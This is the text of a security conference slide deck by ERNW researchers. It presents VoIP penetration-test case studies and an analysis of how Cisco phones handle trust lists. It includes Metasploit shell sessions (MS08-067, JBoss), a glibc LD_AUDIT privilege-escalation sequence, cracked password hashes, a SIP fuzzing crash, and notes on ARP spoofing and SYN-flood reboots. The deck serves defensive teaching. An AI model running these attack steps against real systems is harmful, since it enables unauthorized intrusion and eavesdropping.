All Your Calls are Still Belong to Us

Daniel Mende, Enno Rey
{dmende, erey}@ernw.de

Who we are

ERNW
providing security.

- **Old-school network geeks, working as security researchers for**
- **Germany based ERNW GmbH**
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- **Blog: www.insinuator.net**
- **Conference: www.troopers.de**

Agenda

- **Intro & ERNW‘s *Seven Sisters of Infrastructure Security***
- **Which of those failed in $SOME_ORGS_WE_ASSESSED**
- **Apropos Failures... Some Notes on Cisco‘s VoIP Crypto**
- **Conclusions**

Seven Sisters

Access Control

Restriction (Filtering)

Isolation (Segmentation)

Encryption

Entity Protection

Secure Management

Visibility

7 Sisters, Derived Generic Questions

ERNW
providing security.


- **Can we limit who's taking part in some network, protocol, technology, communication act?**

- **Any need to isolate stuff due to different protection need, (threat) exposure or trust(worthiness)?**
- **What can be done, filtering-wise, on intersection points?**
- **Where to apply encryption, in an operationally reasonable way?**

Generic Questions (2)

- **What about the security of the overall system's main elements?**
- **How to manage the infrastructure elements in a secure way?**
- **How to provide visibility as for security-related stuff, with reasonable effort?**

Some Case Studies



Case Study 1

- **Industry sector & size of (VoIP) environment:**
  - Insurance company, ~ 3K VoIP users.
- **Position of pentester**
  - Physical access to network plug somewhere in main building.
- **Date of assessment**
  - Early 2011, keep this in mind for a second.

- **Roles & Responsibilities**
  - VoIP implementation outsourced to $OUTSOURCER which had in turn some core services delivered by $ANOTHER_PARTY
    - Who do you think feels responsible for patching application servers?
- **Specifics**
  - 802.1X deployed quite widely, MAC address based for the phones.
  - No (VoIP) encryption as deemed “too complicated within that setup“.

Case Study 1, From Data VLAN

ERNW
providing security.

```
Nmap scan report for 10.38.91.11
PORT      STATE    SERVICE         VERSION
21/tcp    open     ftp?
22/tcp    open     ssh             OpenSSH 5.1 (protocol 2.0)
23/tcp    open     tcpwrapped
80/tcp    open     http            Apache httpd
111/tcp   open     rpcbind
443/tcp   open     ssl/http        Apache httpd
515/tcp   open     printer         lpd
[...]
2000/tcp  open     cisco-sccp?

Device type: VoIP adapter
Running: Siemens embedded
OS details: Siemens HiPath 4000 VoIP gateway

Connected to 10.38.91.11 (10.38.91.11).
220- This system is monitored and evidence of criminal activity may be
220- reported to law enforcement officials.
220-
220 HiPath FTP server ready
```

This is the Application Server Hosting the Mailboxes…

```
msf exploit(ms08_067_netapi) > set RHOST 10.38.91.21
RHOST => 10.38.91.21
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set TARGET 9
TARGET => 9
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[…]
[*] Command shell session 1 opened (10.38.169.169:52865 -> 10.38.91.21:4444)

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

Case Study 1, Summary


	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	x		
Isolation	x		
Restriction		x	
Encryption		x	x
Entity Protection		x	x
Secure Management		x	
Visibility		x	

Case Study 2

- **Industry sector & size of (VoIP) environment:**
  - Call center, ~ 1500 VoIP users.
- **Position of pentester**
  - Physical access to network plug somewhere in main building.
- **Date of assessment**
  - Mid 2010, keep this in mind for a second.
- **Roles & Responsibilities**
  - Some parts of overall implementation outsourced to $LOCAL_PARTNER_OF_EQUIPMENT_VENDOR.
- **Specifics**
  - Comprehensive overall crypto implementation.
  - Very robust main components, withstanding all types of attacks incl. heavy fuzzing.


Case Study 2

- **MS08-67 again**
  - Overall quite similar to slide above



- **From there it‘s was quite old-school stuff...**

Case Study 2


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes (4)
NTLMv2 Hashes (0)
MS-Cache Hashes (0)
PWL files (0)
Cisco IOS-MD5 Hashes (0)
Cisco PIX-MD5 Hashes (0)
APOP-MD5 Hashes (0)
CRAM-MD5 Hashes (0)
OSPF-MD5 Hashes (0)
RIPv2-MD5 Hashes (0)
VRRP-HMAC Hashes (0)
VNC-3DES (0)
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash
Administrator | | | | CC1D981798290477F500944B53168930 | 4BB867
ernw | TEST123! | | Test123! | 624AAC413795CDC1695109AB020E401C | 383FE3
Guest | * empty * | * | * empty * | AAD3B435B51404EEAAD3B435B51404EE | 31D6CF
SUPPORT_388945a0? | * empty * | * | | AAD3B435B51404EEAAD3B435B51404EE | 1037F5

Case Study 2

- **This password was the same on all components deployed by that $LOCAL_PARTNER_OF_EQUIPMENT_VENDOR.**

- **And the mgmt interfaces were accessible from everywhere...**

Case Study 2, Additional Obervations

- **Given we tested from the corporate network, we made some additional observations:**
  - No access layer protections in place
    - STP
    - DTP
    - OSPF
    - HSRP
  - Actually this test was one of the triggers to develop Loki ;-)

Black Hat USA 2010

Loki – “Layer 3 will never be the same again.”

Case Study 2, Summary

	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control		x	
Isolation	x		
Restriction		x	
Encryption	x		
Entity Protection		x	x
Secure Management		x	x
Visibility		x	

Case Study 3


- **Industry sector & size of (VoIP) environment:**
  - Manufacturing, ~ 25K VoIP users.
- **Position of pentester**
  - Physical access to network plug somewhere in main building.
- **Date of assessment**
  - Early 2011.
- **Roles & Responsibilities**
  - Main parts of VoIP implementation outsourced to $GLOBAL_NETWORK_SERVICES_PROVIDER.
- **Specifics**
  - VoIP encryption enabled for “compliance reasons“.
  - Overall complex environment with different (IT) departments involved.

Case Study 3

ERNW providing security.

```
ssh admin@192.168.10.10
The authenticity of host '192.168.10.10 (192.168.10.10)' can't be established.
RSA key fingerprint is 14:46:1b:73:55:12:67:13:aa:10:4c:52:cc:45:67:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.10' (RSA) to the list of known hosts.
Password:

HP StorageWorks MSA Storage P2000 G3 FC
System Name: Uninitialized Name
System Location:Uninitialized Location
Version:L204R025
#
```



CVE-2010-4115 [btw: no idea what's different to CVE-2012-0697 here]

- "HP StorageWorks Modular Smart Array P2000 G3 firmware TS100R011, TS100R025, TS100P002, TS200R005, TS201R014, and TS201R015 installs an undocumented admin account with a default "!admin" password, which allows remote attackers to gain privileges."

- **See also: http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=c02660754, 2010/12/23**

Case Study 3

- `dizzy.py -o tcp -d 10.12.2.5 -e rand:5061  -w 0.01 -c cert01.pem -k key01.pem sip-register.dizz`

leading to

- `Feb  2 17:14:12.011: %SYS-3-CPUHOG: Task is running for (2011)msecs, more than (2000)msecs (36/35),process = CCSIP_SPI_CONTROL.`
- `-Traceback= 0x542682A4 0x542692E0 0x5431274C 0x543127FC 0x54382B61 0x78BB217C 0x3482A7C3 0x422DE782 0x48273F82 0x48332C32 0x432C4A73`
- `Feb  2 17:14:12.051: %SYS-3-CPUHOG: Task is running for (4002)msecs, more than (2000)msecs (37/35),process = CCSIP_SPI_CONTROL.`
- `-Traceback= 0x542682A4 0x542692E0 0x5431274C 0x543127FC 0x54382B61 0x78BB217C 0x3482A7C3 0x422DE782 0x48273F82 0x48332C32 0x432C4A73`
- `Feb  2 17:15:13.021: %SYS-3-CPUHOG: Task is running for (5007)msecs, more than (2000)msecs (37/35),process = CCSIP_SPI_CONTROL.`
- `[...]`
- `%Software-forced reload`
- `Preparing to dump core...`
- `17:16:31 GMT Tue Feb 2 2012: Breakpoint exception, CPU signal 23, PC = 0x5572C38E`

- See also: http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20100324-sip: **“**Multiple vulnerabilities exist in the Session Initiation Protocol (SIP) implementation in Cisco IOS® Software that could allow an unauthenticated, remote attacker to cause a reload of an affected device when SIP operation is enabled. Remote code execution may also be possible.”

Case Study 3, Summary


	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	x		
Isolation	x		
Restriction		x	
Encryption	x		
Entity Protection		x	x
Secure Management		x	x
Visibility		x	

Case Study 4

- **Industry sector & size of (VoIP) environment:**
  - Public Administration, ~ 12K VoIP users.
- **Position of pentester**
  - Physical access to network plug in organization‘s main network.
- **Date of assessment**
  - Mid 2010.
- **Roles & Responsibilities**
  - Everything operated by their own IT dept.
- **Specifics**
  - Full open source sw implementation, except hard phones.

Case Study 4

ERNW
providing security.



Case Study 4

```
msf exploit(jboss_bshdeployer) > exploit

[*] Started reverse handler on 10.4.69.205:4444
[*] Attempting to automatically detect the platform...
[*] SHELL set to /bin/sh
[*] Creating exploded WAR in deploy/Qsg7wceY2zA.war/ dir via BSHDeployer
[*] Executing /Qsg7wceY2zA/QhgAyxvIk.jsp...
[+] Successfully triggered payload at '/Qsg7wceY2zA/QhgAyxvIk.jsp'
[*] Undeploying /Qsg7wceY2zA/QhgAyxvIk.jsp by deleting the WAR file via BSHDeployer...
[*] Command shell session 1 opened (10.4.69.205:4444 -> 10.3.133.122:59781) at Fri Jul 16
10:09:04 +0100 2010

id
uid=24788(jboss) gid=1547(jboss) groups=1547(jboss)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[…]
```

One CVE-2010-3847 later...

ERNW
providing security.

[pts/8] [root@itchy] <msfconsole3> | [pts/22] [root@itchy] <msfconsole3>

```
ls -l /proc/$$/fd/3
lr-x------ 1 jboss jboss 64              /proc/5999/fd/3 -> /tmp/exploit/target
rm -rf /tmp/exploit/
ls -l /proc/$$/fd/3
lr-x------ 1 jboss jboss 64              /proc/5999/fd/3 -> /tmp/exploit/target (deleted)
gcc -w -fPIC -shared -o /tmp/exploit payload.c
ls -l /tmp/exploit
-rwxr-xr-x 1 jboss jboss 4231              /tmp/exploit
LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
[*] Command shell session 9 closed.
msf exploit(jboss_bshdeployer) > exploit

[*] Started reverse handler on 10.4.69.205:4444
[*] Creating exploded WAR in deploy/MySS3uFiX.war/ dir via BSHDeployer
[*] Executing /MySS3uFiX/BRXG28uhB.jsp...
[-] Execution failed on /MySS3uFiX/BRXG28uhB.jsp [404 /MySS3uFiX/BRXG28uhB.jsp], retrying in 3 seconds...
[+] Successfully triggered payload at '/MySS3uFiX/BRXG28uhB.jsp'
[*] Undeploying /MySS3uFiX/BRXG28uhB.jsp by deleting the WAR file via BSHDeployer...
[*] Command shell session 10 opened (10.4.69.205:4444 -> 10.3.133.122:35159) at                    +0100 2010

cd /tmp
ls -lah | grep iam
-rw-r--r--  1 root   jboss     0              iamroot
```

Case Study 4, Summary

	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	x		
Isolation		x	
Restriction		x	
Encryption	x		
Entity Protection		x	x
Secure Management		x	x
Visibility		x	

Quick Counter Example: Case Study 5

ERNW
providing security.

- **Finance org., ~ 15K users.**
- **No (VoIP) crypto.**
- **But high deployment rate of 802.1X, together with a uniformly strong access layer security approach.**
  - DAI et.al. on all access ports.
- **While we (easily, as always) got into the Voice VLAN...**
  - ... we were not able to redirect any traffic there.
- **Sister *Restriction* did the work, not sister *Encryption*.**

Interim Conclusions

- **Crypto does not solve all problems.**
  - Ok, ok, you knew that already.
- **Still, crypto can be helpful for a number of scenarios.**
- **... as long as it‘s implemented correctly ;-)**

Refresher on X.509 Certs

- **Alice and Bob (e.g. Phone & Phone or Phone & CUCM) want to “securely process sth“.**
  - → They need crypto.
  - But they don‘t trust each other. (we are in a common IP network ;-)
    - → trustworthy 3rd party needed: CArla.

- **CArla signs (identity + pubkey) combo of Alice and Bob.**
  - This signed (identity + pubkey) combo = digital [X.509v3] cert.
  - “Signing“ = encryption/hashing with privkey_CArla.
  - → “Trust CArla“ = Disposal of pubkey_CArla.

Refresher II

- **BUT: how can Alice and Bob trust CArla, given everybody is in a common IP network...**
  - Well-known “Root of trust“ problem
  - Two main approaches:
    - Another (potentially trusted) party signs a cert for CArla.

      OR

    - Pubkey_CArla is transmitted in advance to Alice & Bob, ideally in a secure way.
      = e.g. certs your favorite browser brings along...

  - Some vendors of network equipment kill both birds with one stone by issuing so-called MICs.


Cisco‘s VoIP Crypto Ecosystem, Overview

- **Lots of certs, in a complex chain.**
- **Signed configuration files for the phones, encrypted signaling, where key material for media transport is negotiated etc.**
- **Pretty much everything *can* be handled in an encrypted manner.**

The role of MICs Here

- ***Root of trust* problem *seems* solved by widespread (?) deployment of MICs.**

- **So, what‘s the problem then?**



Typical Components (Lab Setup)

- **CUCM**
- **IP Communicator**
- **[Hard Phones]**


What happens in Detail

- **(1) During setup CUCM generates certificates**
  - One for signing firmware files (transmitted per TFTP)
    - This one is also used for SIP-TLS.
    - Let‘s call this “Call manager [CM] certificate“.
  - Another “intermediate“ one, for CAPF service
    - This one is used for signing the certificates requested later on by the phones.

- **(2) Use “CTL Client“ software on $WIN.**
  - Connects to each CUCM within cluster and retrieves all certs (see above).
  - Requests (Aladin hardware) tokens to retrieve cert signed by “Cisco Manufacturing CA“.
  - Bundle all these certs into one big file and sign this by means of token.
    - This file is the famous CTL. Which is uploaded to CUCM then.

Format of CTL

- **Proprietary (“security by obscurity“)**
- **Binary format, lots of TLVs**



- **Checksum**
  - SHA-1 plus
  - $SOME_STATIC_MAGIC_CRYPTO_HEADER (216 bytes)

CTL

ERNW
providing security.

```
0000000: 0100 0201 0202 0002 0130 0300 7504 0038  .........0..u..8
0000010: 636e 3d22 5341 5354 2d41 444e 3030 3835  cn="SAST-ADN0085
0000020: 3762 6366 2020 2020 2020 2020 223b 6f75  7bcf        ";ou
0000030: 3d49 5043 4255 3b6f 3d22 4369 7363 6f20  =IPCBU;o="Cisco
0000040: 5379 7374 656d 7300 0500 0ae8 cd11 0000  Systems.........
0000050: 0020 f20a 5206 002a 636e 3d43 6973 636f  . ..R..*cn=Cisco
0000060: 204d 616e 7566 6163 7475 7269 6e67 2043   Manufacturing C
0000070: 413b 6f3d 4369 7363 6f20 5379 7374 656d  A;o=Cisco System
0000080: 7300 0700 0f08 0001 0109 0008 0a00 0100  s...............
0000090: 0b00 0101 0c00 80ab 37d7 210c d934 4825  ........7.!..4H%
00000a0: 35ea 33b0 4cbb 6407 b4ef 32c3 3e7a ac84  5.3.L.d...2.>z..
00000b0: 90fb 3fb5 84f2 7ed0 3389 03fe a231 6225  ..?...~.3....1b%
00000c0: 5ebe f53b f87c 78af f531 0019 e742 6353  ^..;.|x..1...BcS
00000d0: 61ef 6104 f998 4d12 392c 9bbd 2816 cbab  a.a...M.9,..(...
00000e0: cb5b 0fa3 7158 08fe 6b5f cc38 954d f649  .[..qX..k_.8.M.I
00000f0: 20f0 8556 52a9 fa32 f261 01b9 5e49 1b52   ..VR..2.a..^I.R
0000100: c53b 89ab 0295 b8fd eb5f a0f1 c2e5 c1e3  .;......._......
```

Initial Provisioning of $PHONE

- **Depends on version of CUCM used**
  - V8 introduced ITL (*Initial Trust List*)
  - In the following CUCM v7 used
    - As this is the main deployed one to be found in the field anyway.

- **Furthermore we have to distinguish between**
  - What Cisco writes in their documentation.
  - What happens in reality ;-)

Initial Provisioning, Continued

- **Here‘s what happens**
  - Initial retrieval of CTL.
    - This one is fully trusted.

  - Check if LSC (*Local Significant Certificate*) present
    - If not, ask for signed configuration file.
      - This is a “partial config file“, mainly instructing phone to contact CAPF to get own (LSC).
      - Based on this instruction some proprietary certificate request takes place.
      - GOTO next step.
    - If present, ask for signed+crypted configuration file.
      - This one is a “full one“.


Btw, Cert used at Initial Provisioning

Details, Each Subsequent Boot

- **What Cisco writes**
  - Retrieve CTL to check for changes/updates
  - Validate potential new CTL which must be signed with a cert present in $OLD_CTL.
    - Reject $NEW_CTL if this validation fails and continue with $OLD_CTL.

- **What happens in reality**
  - Retrieve CTL to check for changes/updates.
  - Validate potential new CTL.
    - If validation fails, reject $NEW_CTL.
    - BUT: $OLD_CTL is lost as well.

      → We‘re down to initial provisioning state.



This Looks Like

Phone Registration @ CUCM

- **SIP-TLS based.**

- **Certs involved here:**
  - Client uses its own LSC to authenticate/secure this process.
  - Server cert is validated by... – surprise! – CTL.

- **Client subsequently authenticates against CUCM in the course of SIP process.**

Another Detail which Turns out Handy Later

- **In general (hard-) phones quite prone to simple attacks.**

- **Can be forced (in)to reboot by simple SYN flood**
  - 30-60 sec sufficient.
  - Any port (even a closed one ;-) can be used.
  - Presumably CPU load too high → some timeout/watchdog triggered.

What does this mean as for $ATTACK?

ERNW
providing security.

- **Prerequisites**
  - Traffic redirection (MitM position) between phone and CUCM
    - E.g. by simple ARP spoofing. For the record: Cisco phones (at least the ones we tested) accept gratuitous ARPs.
